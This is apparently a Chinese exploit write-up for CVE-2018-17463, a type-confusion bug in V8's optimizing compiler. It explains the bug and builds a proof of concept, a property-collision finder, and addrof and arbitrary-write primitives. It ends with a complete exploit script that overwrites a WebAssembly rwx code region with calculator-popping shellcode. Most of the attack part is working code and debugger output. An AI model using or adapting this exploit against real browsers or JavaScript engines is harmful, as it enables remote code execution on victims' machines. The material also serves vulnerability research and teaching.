可以看到第二次当`o`不变时，第二次`CheckMap o, map1`是多余的，这次检查节点是可以消除的。

在`src/compiler/checkpoint-elimination.cc:18`中，可以看到当两个检查节点中间的操作属性是`kNoWrite`时，则第二个检查节点时多余的。

```
// The given checkpoint is redundant if it is effect-wise dominated by another
// checkpoint and there is no observable write in between. For now we consider
// a linear effect chain only instead of true effect-wise dominance.
bool IsRedundantCheckpoint(Node* node) {
  Node* effect = NodeProperties::GetEffectInput(node);
  while (effect->op()->HasProperty(Operator::kNoWrite) &&
         effect->op()->EffectInputCount() == 1) {
    if (effect->opcode() == IrOpcode::kCheckpoint) return true;
    effect = NodeProperties::GetEffectInput(effect);
  }
  return false;
}
```

那么利用这一点，可以构造一个函数，首先访问一次其内部变量，然后调用`Object.create`操作，再次访问另一个变量，那么可能造成第二个变量的类型检查消失，如果结合`DictionaryProperties`和`FastProperties`特性是可以构造一个非预期的情况。如首先构造一个数组`x`，初始化时赋予属性`a=0x1234`，增加属性`b=0x5678`，构造函数`bad_create`：首先访问`x.a`，这里可以通过类型检查，而在后续返回`x.b`，由于`JSCreate`的属性是`kNoWrite`的，则返回之前的`x.b`二次检查消失，造成仍然返回一个与`x.b`偏移相同的数据，但由于`Properties`的内存分布发生变化，一定不会是`0x5678`。

剩下的就是循环这个函数`10000`次，触发优化发生。

```
function check_vul(){
    function bad_create(x){
        x.a;
        Object.create(x);
        return x.b;

    }

    for (let i = 0;i < 10000; i++){
        let x = {a : 0x1234};
        x.b = 0x5678;
        let res = bad_create(x);
        //log(res);
        if( res != 0x5678){
            console.log(i);
            console.log("CVE-2018-17463 exists in the d8");
            return;
        }
```

```
    }
    throw "bad d8 version";

}
check_vul();
```

```
hide@hide-virtual-machine:~/Desktop/v8/out.gn/x64.debug$ ./d8 --allow-natives-syntax POC.js
5705
CVE-2018-17463 exists in the d8
```


EXP

类型混淆

当可以消除第二个检查节点后就可以获得`DictionaryProperties`的稳定偏移数据了。但是`DictionaryProperties`是一个`hash`表，其每次触发时对应的保存数据位置并不相同，可能存在随机化的因素在，代码两次执行的`Properties`内存结构，可以发现各属性的偏移位置并不固定。

但发现另一规律：在一次执行过程中，相同属性构造的`Object`，在`DictionaryProperties`中的偏移是相同的：执行如下代码：

```
let a1 = {x : 1,y:2,z:3};
a1.b = 4;
a1.c = 5;
a1.d = 6;
let a2 = {x : 2,y:3,z:4};
a2.b = 7;
a2.c = 8;
a2.d = 9;
Object.create(a1);
%DebugPrint(a1);
Object.create(a2);
%DebugPrint(a2);
%SystemBreak();
```



发现`a1`，`a2`即使属性值不同，但在`Properties`中属性名相同的仍存在同一位置。

那么我们可以得到一个结论，在一次利用中只要找到一对可以用于类型混淆的属性名就可以作为先验知识一直使用了。

我们可以通过构建一个对象，其中把属性名和属性值设置为有规律的键值对，如{'bi' => -(i+0x4869) }，在恶意构造的函数中，返回全部可读的`Properties`值，通过其值的规律性，可以找到一对在属性改变先后可以对应的属性名`x1、x2`，达到恶意函数返回`a.x1`，实质上是返回a.X2的目的，从而造成类型混淆。

搜索`x1、x2`对的代码如下：

```
// check collision between directory mode and fast mode
let OPTIMIZATION_NUM = 10000
let OBJ_LEN  = 0x30

function getOBJ(){
    let res = {a:0x1234};
    for (let i = 0; i< OBJ_LEN;i++){
```

```
        eval(`res.${'b'+i} = -${0x4869 + i};
        `);
    }
    return res;
}

function findCollision(){
    let find_obj = [];
    for (let i = 0;i<OBJ_LEN;i++){
        find_obj[i] = 'b'+i;
    }
    eval(`
        function bad_create(x){
            x.a;
            this.Object.create(x);
            ${find_obj.map((b) => `let ${b} = x.${b};`).join('\n')}
            return [${find_obj.join(', ')}];
        }
    `);
    for (let i = 0; i<OPTIMIZATION_NUM;i++){
        let tmp = bad_create(getOBJ());//将create后的res保存在tmp中
      for (let j = 0 ;j<tmp.length;j++){     //tmp.length = 0x30
            if(tmp[j] != -(j+0x4869) && tmp[j] < -0x4868 && tmp[j] > -(1+OBJ_LEN
+0x4869) ){//第一个条件确定已经被create第二个条件和第三个条件确定值在res的范围中
               console.log('b'+ j +' & b' + -(tmp[j]+0x4869) +" are collision in
directory");//打印出tem中第一个属于res范围内的值的序号和此值在res中的序号
               %DebugPrint(getOBJ());
           %DebugPrint(tmp);
           %SystemBreak();
           return ['b'+j , 'b' + -(tmp[j]+0x4869)];
            }
        }
    }
    throw "not found collision ";
}
findCollision();
```

此后，可以通过得到的键值对可以造成类型混淆了。

addrof原语

通过得到的键值对设为`X,Y`，那么构建一个新的`Object`，

```
o.X = {x1:1.1,x2:1.2};
o.Y = {y1:obj};
```

并且构建恶意函数

```
function bad_create(o){
            o.a;
            this.Object.create(o);
            return o.X.x1;
        }
```

那么在返回`o.X.x1`的时候，实际上返回的是`obj`结构体的地址，从而对浮点型进行转换就可以得到对应obj地址了。

任意地址读写原语

同样利用上文属性值对，与`addrof`原语类似，当访问键值`X`时，实际上是对键值`Y`属性值相对偏移的操作。

对于任意地址读写，我们可以想到一个好用的数据结构`ArrayBuffer`。一个`ArrayBuffer`的结构体如下：

```
pwndbg> v8print 0x1d4b8ef8e1a9
0x1d4b8ef8e1a9: [JSArrayBuffer]
 - map: 0x350743c04371 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x29b14b610fd1 <Object map = 0x350743c043c1>
 - elements: 0x236c6c482cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
 - embedder fields: 2
 - backing_store: 0x5652a87208f0
 - byte_length: 1024
 - neuterable
 - properties: 0x236c6c482cf1 <FixedArray[0]> {}
 - embedder fields = {
    (nil)
    (nil)
 }
$1 = 0
```

其长度由`byte_length`指定，而实际读写的内存位于`backing_store`，当可以修改一个`ArrayBuffer`的`backing_store`时就可以对任意地址进行读写。而此成员在结构体中的偏移是0x20:

```
wndbg> x /10gx 0x1d4b8ef8e1a8
0x1d4b8ef8e1a8: 0x0000350743c04371  0x0000236c6c482cf1
0x1d4b8ef8e1b8: 0x0000236c6c482cf1  0x0000000000000400
0x1d4b8ef8e1c8: 0x00005652a87208f0  0x0000000000000002
0x1d4b8ef8e1d8: 0x0000000000000000  0x0000000000000000
0x1d4b8ef8e1e8: 0x0000000000000000  0x0000000000000000
```

此时我们仅需构造一个对偏移+0x20写的操作就可以控制`ArrayBuffer`的读写内存。此时根据对`FastProperties`的了解，如果构建`Object`为`{x0:{x1:1.1,x2:1.2}}`，则对`x0.x2`的写操作，恰好可以改变对应键值的`backing_store`，造成内存任意写。

因此恶意函数构造如下：

```
function bad_create(o,value){
            o.a;
            this.Object.create(o);
            let ret = o.${X}.x0.x2;
             o.${X}.x0.x2 = value;
            return ret;
        }
```

Shellcode执行

综上，拥有了`addrof`原语和任意地址读写的能力，可以利用`wasm`机制来执行`shellcode`。

例如一个`wasm`实例构造如下：

```
var buffer = new
Uint8Array([0,97,115,109,1,0,0,0,1,138,128,128,128,0,2,96,0,1,127,96,1,127,1,127
,2,140,128,128,128,0,1,3,101,110,118,4,112,117,116,115,0,1,3,130,128,128,128,0,1
,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0
,7,146,128,128,128,0,2,6,109,101,109,111,114,121,2,0,5,112,52,110,100,97,0,1,10,
145,128,128,128,0,1,139,128,128,128,0,1,1,127,65,16,16,0,26,32,0,11,11,150,128,1
28,128,0,1,0,65,16,11,16,72,97,99,107,101,100,32,98,121,32,80,52,110,100,97,0]);
    var wasmImports = {
      env: {
        puts: function puts (index) {
          console.log(utf8ToString(h, index));
        }
      }
    };
    let m = new WebAssembly.Instance(new
WebAssembly.Module(buffer),wasmImports);
    let h = new Uint8Array(m.exports.memory.buffer);
    let f = m.exports.p4nda;
    f();
```

其中，`f`是一个`JSFunction`对象，只不过其实际执行代码存放于一个`rwx`的内存中，通过写该内存的代码区域，最终调用`f()`，触发来执行`shellcode`。

具体思路如下:

首先，构造`wasm`对象`f`方便`shellcode`执行，并利用`addrof`原语泄露`f`的地址。


然后，定义一个`ArrayBuffer`对象，并利用`gc`机制使其被放入`Old Space`使地址更加稳定。

之后，不断的利用该`ArrayBuffer`对象，泄露并修改其`backing_store`成员指向待读写区域，具体修改顺序为从`JSFucntion`到`rwx`区域的寻址流程：

```
JSFucntion -(0x18)->SharedFunctionInfo -(0x8)-> WasmExportedFunctionData -(0x10)-
> WasmInstanceObject -(0xc8)-> imported_function_targets -(0)-> rwx_area
```

最终，向`rwx_area`写入`shellcode`，调用`f()`触发。

效果如下：




```
function gc()
{
    /*fill-up the 1MB semi-space page, force V8 to scavenge NewSpace.*/
    for(var i=0;i<((1024 * 1024)/0x10);i++)
    {
        var a= new String();
    }
}
function give_me_a_clean_newspace()
{
    /*force V8 to scavenge NewSpace twice to get a clean NewSpace.*/
    gc()
    gc()
}
let f64 = new Float64Array(1);
let u32 = new Uint32Array(f64.buffer);
function d2u(v) {
    f64[0] = v;
    return u32;
}
function u2d(lo, hi) {
    u32[0] = lo;
    u32[1] = hi;
    return f64;
}
function hex(b) {
    return ('0' + b.toString(16)).substr(-2);
}
// Return the hexadecimal representation of the given byte array.
function hexlify(bytes) {
    var res = [];
    for (var i = 0; i < bytes.length; i++)
        res.push(hex(bytes[i]));
    return res.join('');
}
// Return the binary data represented by the given hexdecimal string.
function unhexlify(hexstr) {
    if (hexstr.length % 2 == 1)
        throw new TypeError("Invalid hex string");
```

```
    var bytes = new Uint8Array(hexstr.length / 2);
    for (var i = 0; i < hexstr.length; i += 2)
        bytes[i/2] = parseInt(hexstr.substr(i, 2), 16);
    return bytes;
}
function hexdump(data) {
    if (typeof data.BYTES_PER_ELEMENT !== 'undefined')
        data = Array.from(data);
    var lines = [];
    for (var i = 0; i < data.length; i += 16) {
        var chunk = data.slice(i, i+16);
        var parts = chunk.map(hex);
        if (parts.length > 8)
            parts.splice(8, 0, ' ');
        lines.push(parts.join(' '));
    }
    return lines.join('\n');
}
// Simplified version of the similarly named python module.
var Struct = (function() {
    // Allocate these once to avoid unecessary heap allocations during
pack/unpack operations.
    var buffer      = new ArrayBuffer(8);
    var byteView    = new Uint8Array(buffer);
    var uint32View  = new Uint32Array(buffer);
    var float64View = new Float64Array(buffer);
    return {
        pack: function(type, value) {
            var view = type;        // See below
            view[0] = value;
            return new Uint8Array(buffer, 0, type.BYTES_PER_ELEMENT);
        },
        unpack: function(type, bytes) {
            if (bytes.length !== type.BYTES_PER_ELEMENT)
                throw Error("Invalid bytearray");
            var view = type;        // See below
            byteView.set(bytes);
            return view[0];
        },
        // Available types.
        int8:    byteView,
        int32:   uint32View,
        float64: float64View
    };
})();
//
// Tiny module that provides big (64bit) integers.
//
// Copyright (c) 2016 Samuel Groß
//
// Requires utils.js
//
// Datatype to represent 64-bit integers.
//
// Internally, the integer is stored as a Uint8Array in little endian byte
order.
function Int64(v) {
    // The underlying byte array.
```

```
    var bytes = new Uint8Array(8);
    switch (typeof v) {
        case 'number':
            v = '0x' + Math.floor(v).toString(16);
        case 'string':
            if (v.startsWith('0x'))
                v = v.substr(2);
            if (v.length % 2 == 1)
                v = '0' + v;
            var bigEndian = unhexlify(v, 8);
            bytes.set(Array.from(bigEndian).reverse());
            break;
        case 'object':
            if (v instanceof Int64) {
                bytes.set(v.bytes());
            } else {
                if (v.length != 8)
                    throw TypeError("Array must have excactly 8 elements.");
                bytes.set(v);
            }
            break;
        case 'undefined':
            break;
        default:
            throw TypeError("Int64 constructor requires an argument.");
    }
    // Return a double whith the same underlying bit representation.
    this.asDouble = function() {
        // Check for NaN
        if (bytes[7] == 0xff && (bytes[6] == 0xff || bytes[6] == 0xfe))
            throw new RangeError("Integer can not be represented by a double");
        return Struct.unpack(Struct.float64, bytes);
    };
    // Return a javascript value with the same underlying bit representation.
    // This is only possible for integers in the range [0x0001000000000000,
0xffff000000000000)
    // due to double conversion constraints.
    this.asJSValue = function() {
        if ((bytes[7] == 0 && bytes[6] == 0) || (bytes[7] == 0xff && bytes[6] ==
0xff))
            throw new RangeError("Integer can not be represented by a JSValue");
        // For NaN-boxing, JSC adds 2^48 to a double value's bit pattern.
        this.assignSub(this, 0x1000000000000);
        var res = Struct.unpack(Struct.float64, bytes);
        this.assignAdd(this, 0x1000000000000);
        return res;
    };
    // Return the underlying bytes of this number as array.
    this.bytes = function() {
        return Array.from(bytes);
    };
    // Return the byte at the given index.
    this.byteAt = function(i) {
        return bytes[i];
    };
    // Return the value of this number as unsigned hex string.
    this.toString = function() {
        return '0x' + hexlify(Array.from(bytes).reverse());
```

```
    };
    // Basic arithmetic.
    // These functions assign the result of the computation to their 'this'
object.
    // Decorator for Int64 instance operations. Takes care
    // of converting arguments to Int64 instances if required.
    function operation(f, nargs) {
        return function() {
            if (arguments.length != nargs)
                throw Error("Not enough arguments for function " + f.name);
            for (var i = 0; i < arguments.length; i++)
                if (!(arguments[i] instanceof Int64))
                    arguments[i] = new Int64(arguments[i]);
            return f.apply(this, arguments);
        };
    }
    // this = -n (two's complement)
    this.assignNeg = operation(function neg(n) {
        for (var i = 0; i < 8; i++)
            bytes[i] = ~n.byteAt(i);
        return this.assignAdd(this, Int64.One);
    }, 1);
    // this = a + b
    this.assignAdd = operation(function add(a, b) {
        var carry = 0;
        for (var i = 0; i < 8; i++) {
            var cur = a.byteAt(i) + b.byteAt(i) + carry;
            carry = cur > 0xff | 0;
            bytes[i] = cur;
        }
        return this;
    }, 2);
    // this = a - b
    this.assignSub = operation(function sub(a, b) {
        var carry = 0;
        for (var i = 0; i < 8; i++) {
            var cur = a.byteAt(i) - b.byteAt(i) - carry;
            carry = cur < 0 | 0;
            bytes[i] = cur;
        }
        return this;
    }, 2);
}
// Constructs a new Int64 instance with the same bit representation as the
provided double.
Int64.fromDouble = function(d) {
    var bytes = Struct.pack(Struct.float64, d);
    return new Int64(bytes);
};
// Convenience functions. These allocate a new Int64 to hold the result.
// Return -n (two's complement)
function Neg(n) {
    return (new Int64()).assignNeg(n);
}
// Return a + b
function Add(a, b) {
    return (new Int64()).assignAdd(a, b);
}
```

```
// Return a - b
function Sub(a, b) {
    return (new Int64()).assignSub(a, b);
}
// Some commonly used numbers.
Int64.Zero = new Int64(0);
Int64.One = new Int64(1);
function utf8ToString(h, p) {
  let s = "";
  for (i = p; h[i]; i++) {
    s += String.fromCharCode(h[i]);
  }
  return s;
}
function log(x,y = ' '){
    console.log("[+] log:", x,y);
}

let OPTIMIZATION_NUM = 10000;
let OBJ_LEN = 0x20;
let X;
let Y;
// use a obj to check whether CVE-2018-17463 exists

function check_vul(){
    function bad_create(x){
        x.a;
        Object.create(x);
        return x.b;

    }

    for (let i = 0;i < OPTIMIZATION_NUM; i++){
        let x = {a : 0x1234};
        x.b = 0x5678;
        let res = bad_create(x);
        //log(res);
        if( res != 0x5678){
            log("CVE exists in the d8");
            return;
        }

    }
    throw "bad d8 version";

}


// check collision between directory mode and fast mode

function getOBJ(){
    let res = {a:0x1234};
    for (let i = 0; i< OBJ_LEN;i++){
        eval(`res.${'b'+i} = -${0x4869 + i};
        `);
    }
    return res;
}
```

```
function printOBJ(x){
    for(let i = 0;i<OBJ_LEN;i++){
        eval(`console.log("log:["+${i}+"] :"+x.${'b'+i})`);
        //console.log('['+i+']'+x[i]);
    }
}
function findCollision(){
    let find_obj = [];
    for (let i = 0;i<OBJ_LEN;i++){
        find_obj[i] = 'b'+i;
    }
    eval(`
        function bad_create(x){
            x.a;
            this.Object.create(x);
            ${find_obj.map((b) => `let ${b} = x.${b};`).join('\n')}
            return [${find_obj.join(', ')}];
        }
    `);
    for (let i = 0; i<OPTIMIZATION_NUM;i++){
        let tmp = bad_create(getOBJ());
        for (let j = 0 ;j<tmp.length;j++){
            if(tmp[j] != -(j+0x4869) && tmp[j] < -0x4868 && tmp[j] > -(1+OBJ_LEN
+0x4869) ){
                log('b'+ j +' & b' + -(tmp[j]+0x4869) +" are collision in
directory");
                return ['b'+j , 'b' + -(tmp[j]+0x4869)];
            }
        }
    }
    throw "not found collision ";
}

// create primitive -> addrof
function getOBJ4addr(obj){
    let res = {a:0x1234};
    for (let i = 0; i< OBJ_LEN;i++){
        if (('b'+i)!= X &&('b'+i)!= Y  ){
        eval(`res.${'b'+i} = 1.1;
        `);        }
        if (('b'+i)== X){
            eval(`
                res.${X} = {x1:1.1,x2:1.2};
                `);
        }
        if (('b'+i)== Y){
            eval(`
                res.${Y} = {y1:obj};
                `);
        }
    }
    return res;
}
function addrof(obj){
    eval(`
        function bad_create(o){
            o.a;
            this.Object.create(o);
```

```
            return o.${X}.x1;
        }
    `);

    for (let i = 0;i < OPTIMIZATION_NUM;i++){
        let ret = bad_create( getOBJ4addr(obj));
         let tmp =Int64.fromDouble(ret).toString();
        if (ret!= 1.1){
            log(tmp);
            return ret;
        }
    }
    throw "not found addrof obj";

}

// create primitive -> Arbitrary write
function getOBJ4read(obj){
    let res = {a:0x1234};
    for (let i = 0; i< OBJ_LEN;i++){
        if (('b'+i)!= X &&('b'+i)!= Y  ){
        eval(`res.${'b'+i} = {};
        `);        }
        if (('b'+i)== X){
            eval(`
                res.${X} = {x0:{x1:1.1,x2:1.2}};
                `);
        }
        if (('b'+i)== Y){
            eval(`
                res.${Y} = {y1:obj};
                `);
        }
    }
    return res;
}
function arbitraryWrite(obj,addr){
    eval(`
        function bad_create(o,value){
            o.a;
            this.Object.create(o);
            let ret = o.${X}.x0.x2;
             o.${X}.x0.x2 = value;
            return ret;
        }
    `);

    for (let i = 0;i < OPTIMIZATION_NUM;i++){
        let ret = bad_create( getOBJ4read(obj),addr);
        let tmp =Int64.fromDouble(ret).toString();
        if (ret!= 1.2){
            return ;
        }
    }
    throw "not found arbitraryWrite";

}
```

```
// exploit

function exploit(){
    var buffer = new
Uint8Array([0,97,115,109,1,0,0,0,1,138,128,128,128,0,2,96,0,1,127,96,1,127,1,127
,2,140,128,128,128,0,1,3,101,110,118,4,112,117,116,115,0,1,3,130,128,128,128,0,1
,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0
,7,146,128,128,128,0,2,6,109,101,109,111,114,121,2,0,5,112,52,110,100,97,0,1,10,
145,128,128,128,0,1,139,128,128,128,0,1,1,127,65,16,16,0,26,32,0,11,11,150,128,1
28,128,0,1,0,65,16,11,16,72,97,99,107,101,100,32,98,121,32,80,52,110,100,97,0]);
    var wasmImports = {
      env: {
        puts: function puts (index) {
          console.log(utf8ToString(h, index));
        }
      }
    };
    let m = new WebAssembly.Instance(new
WebAssembly.Module(buffer),wasmImports);
    let h = new Uint8Array(m.exports.memory.buffer);
    let f = m.exports.p4nda;
    console.log("step 0: Pwn start");
    f();
    console.log("step 1: check whether vulnerability exists");
    check_vul();
    console.log("step 2: find collision");
    [X,Y] = findCollision();

    let mem = new ArrayBuffer(1024);
    give_me_a_clean_newspace();
    console.log("step 3: get address of JSFunciton");
    let addr = addrof(f);
    console.log("step 4: make ArrayBuffer's backing_store -> JSFunciton");
    arbitraryWrite(mem,addr);
    let dv = new DataView(mem);
    SharedFunctionInfo_addr = Int64.fromDouble(dv.getFloat64(0x17,true));
    console.log("[+] SharedFunctionInfo addr :"+SharedFunctionInfo_addr);
    console.log("step 5: make ArrayBuffer's backing_store ->
SharedFunctionInfo");
    arbitraryWrite(mem,SharedFunctionInfo_addr.asDouble());
    WasmExportedFunctionData_addr =  Int64.fromDouble(dv.getFloat64(0x7,true));
    console.log("[+] WasmExportedFunctionData addr
:"+WasmExportedFunctionData_addr);
    console.log("step 6: make ArrayBuffer's backing_store ->
WasmExportedFunctionData");
    arbitraryWrite(mem,WasmExportedFunctionData_addr.asDouble());
    WasmInstanceObject_addr =  Int64.fromDouble(dv.getFloat64(0xf,true));
    console.log("[+] WasmInstanceObject addr :"+WasmInstanceObject_addr);
    console.log("step 7: make ArrayBuffer's backing_store ->
WasmInstanceObject");
    arbitraryWrite(mem,WasmInstanceObject_addr.asDouble());
    imported_function_targets_addr =
Int64.fromDouble(dv.getFloat64(0xc7,true));
    console.log("[+] imported_function_targets addr
:"+imported_function_targets_addr);
    console.log("step 8: make ArrayBuffer's backing_store ->
imported_function_targets");
    arbitraryWrite(mem,imported_function_targets_addr.asDouble());
```

```
    code_addr =  Int64.fromDouble(dv.getFloat64(0,true));
    console.log("[+] code addr :"+code_addr);
    log("step 9: make ArrayBuffer's backing_store ->  rwx_area");
    arbitraryWrite(mem,code_addr.asDouble());
    console.log("step 10: write shellcode for poping up a calculator");
    let shellcode_calc = [72, 49, 201, 72, 129, 233, 247, 255, 255, 255, 72, 141,
5, 239, 255, 255, 255, 72, 187, 124, 199, 145, 218, 201, 186, 175, 93, 72, 49,
88, 39, 72, 45, 248, 255, 255, 255, 226, 244, 22, 252, 201, 67, 129, 1, 128, 63,
21, 169, 190, 169, 161, 186, 252, 21, 245, 32, 249, 247, 170, 186, 175, 21, 245,
33, 195, 50, 211, 186, 175, 93, 25, 191, 225, 181, 187, 206, 143, 25, 53, 148,
193, 150, 136, 227, 146, 103, 76, 233, 161, 225, 177, 217, 206, 49, 31, 199, 199,
141, 129, 51, 73, 82, 121, 199, 145, 218, 201, 186, 175, 93];
    let write_tmp = new Uint8Array(mem);
    write_tmp.set(shellcode_calc);
    console.log("[+] execute Shellcod ");
    f();

}

exploit();
```